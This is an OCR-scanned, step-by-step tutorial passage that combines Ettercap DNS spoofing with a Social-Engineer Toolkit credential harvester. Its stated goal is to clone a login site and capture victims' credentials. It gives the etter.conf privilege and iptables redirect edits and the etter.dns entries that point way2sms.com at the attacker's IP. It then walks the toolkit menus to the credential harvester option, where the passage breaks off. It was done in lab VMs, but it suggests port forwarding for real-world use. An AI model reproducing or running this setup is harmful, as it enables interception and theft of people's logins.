
Ettercap & Setoolkit

- Overview about the practical
  - Here, we will clone a site(HTTP OR HTTPs) as a attacker and then spoof the DNS of the victim so when the victim will search or try to go on the domain he will be having our clone site same as the original page and user will enter it's credentials and we will get it and by this user will login into its page without getting any idea that he had been attacked by MITM [Man in the Middle].


- Requirement to perform the attack
  - ✓ Setoolkit – for Cloning the web page
  - ✓ Ettercap – For performing DNS Spoofing and MITM [Man in the middle] attack

- Note: -
- This all the task is done within a local network with eth0 or ethernet interface
- To perform this task outside the network in real world, try to do port forwarding
- Here, we had done this all thing in our same network within the VMs
- All the screenshot will be above the summary of the attack




```
############################################################################
#                                                                          #
#  ettercap -- etter.conf -- configuration file                            #
#                                                                          #
#  Copyright (C) ALoR & NaGA                                               #
#                                                                          #
#  This program is free software; you can redistribute it and/or modify    #
#  it under the terms of the GNU General Public License as published by    #
#  the Free Software Foundation; either version 2 of the License, or       #
#  (at your option) any later version.                                     #
#                                                                          #
#                                                                          #
############################################################################

[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # seconds
port_steal_send_delay = 2000  # microseconds
ndp_poison_warm_up = 1        # seconds
ndp_poison_delay = 5          # seconds
ndp_poison_send_delay = 1500  # microseconds
ndp_poison_icmp = 1           # boolean
ndp_poison_equal_mac = 1      # boolean
icmp6_probe_delay = 3         # seconds

[connections]
connection_timeout = 300      # seconds
connection_idle = 5           # seconds
connection_buffer = 10000     # bytes
```

- ❖ First edit the etter.conf which will be getting located in the "/etc/ettercap/etter.conf" by nano command and change the value of "ec_uid" & "ec_gid" = 0
  - ➢ **Command:** nano /etc/Ettercap/etter.conf



```
[strings]

# the default encoding to be used for the UTF-8 visualization
utf8_encoding = "ISO-8859-1"

# the command used by the remote_browser plugin
remote_browser = "xdg-open http://%host%url"


#####################################
#       redir_command_on/off
#####################################
# you must provide a valid script for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped on startup). so you have to either: provide a setuid program
# or set the ec_uid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE: the script must fit into one line with a maximum of 255 characters

#---------------
#     Linux
#---------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

#---------------
#    Mac Os X
#---------------

# quick and dirty way:
   #redir_command_on = "ipfw -q add set %set fwd 127.0.0.1,%rport tcp from any to any %port in via %iface"
   #redir_command_off = "ipfw -q delete set %set"

# a better solution is to use a script that keeps track of the rules interted
```

- ❖ Now, scroll down and search for iptables and there will be this two-lines which is high-lighted in the image change it do it as shown in the screenshot above and close it by pressing ctrl+x and input "y" for saving and then again hit enter.




```
 GNU nano 3.1                                  /etc/ettercap/etter.dns

#    service._tcp|_udp.domain SRV [2001:db8::3]:port                    #
#                                                                       #
# or for TXT query (value must be wrapped in double quotes):            #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"                    #
#                                                                       #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests   #
#       so if you want to reverse poison you have to specify a plain    #
#       host. (look at the www.microsoft.com example)                   #
#                                                                       #
############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

way2sms.com      A   192.168.100.101
*.way2sms.com    A   192.168.100.101
www.way2sms.com  PTR 192.168.100.101      # Wildcards in PTR are not allowed

##########################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1
www.naga.org  A 127.0.0.1
www.naga.org  AAAA 2001:db8::2

##########################################
# dual stack enabled hosts does not make life easy
# force them back to single stack

www.ietf.org   A    127.0.0.1
www.ietf.org   AAAA ::

www.example.org  A    0.0.0.0
www.example.org  AAAA ::1

###############################################
# one day we will have our ettercap.org domain
#

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text   M-] To Bracket  M-Q Previous   ^B Back        ^◀ Prev Word
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^  Go To Line  M-E Redo       M-6 Copy Text   ^Q Where Was    M-W Next       ^F Forward     ^▶ Next Word
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- ❖ Now, change the configuration of the “etter.dns” and search there you will be finding “Microsoft.com” domain name and some ip in that same line now edit it with the domain name which you want to spoof and your ip, make this changes to all the three line or same in below two line. As you can see it in the screenshot above how I had done it now close and save it as said before


Setoolkit



```
root@at-001:~# nano /etc/ettercap/etter.conf
root@at-001:~# nano /etc/ettercap/etter.dns
root@at-001:~# 
```

```
                 The one stop shop for all of your SE needs.

            Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```


- ❖ Now, open a new terminal and type "setoolkit" and hit enter and you will see something like above in the screenshot and then select the "1" option for social-Engineering Attacks and hit enter



```
           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```


To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- ❖ Now, select "2" option for "Website Attack Vectors" and hit enter


Applications ▾
Places ▾
Terminal ▾
Wed 06:43
root@at-001: ~
File Edit View Search Terminal Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

- ❖ Now, select “3” for “Credential Harvester Attack Method” and hit enter


Applications ▾
Places ▾
Terminal ▾
Wed 06:43
root@at-001: ~
File Edit View Search Terminal Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

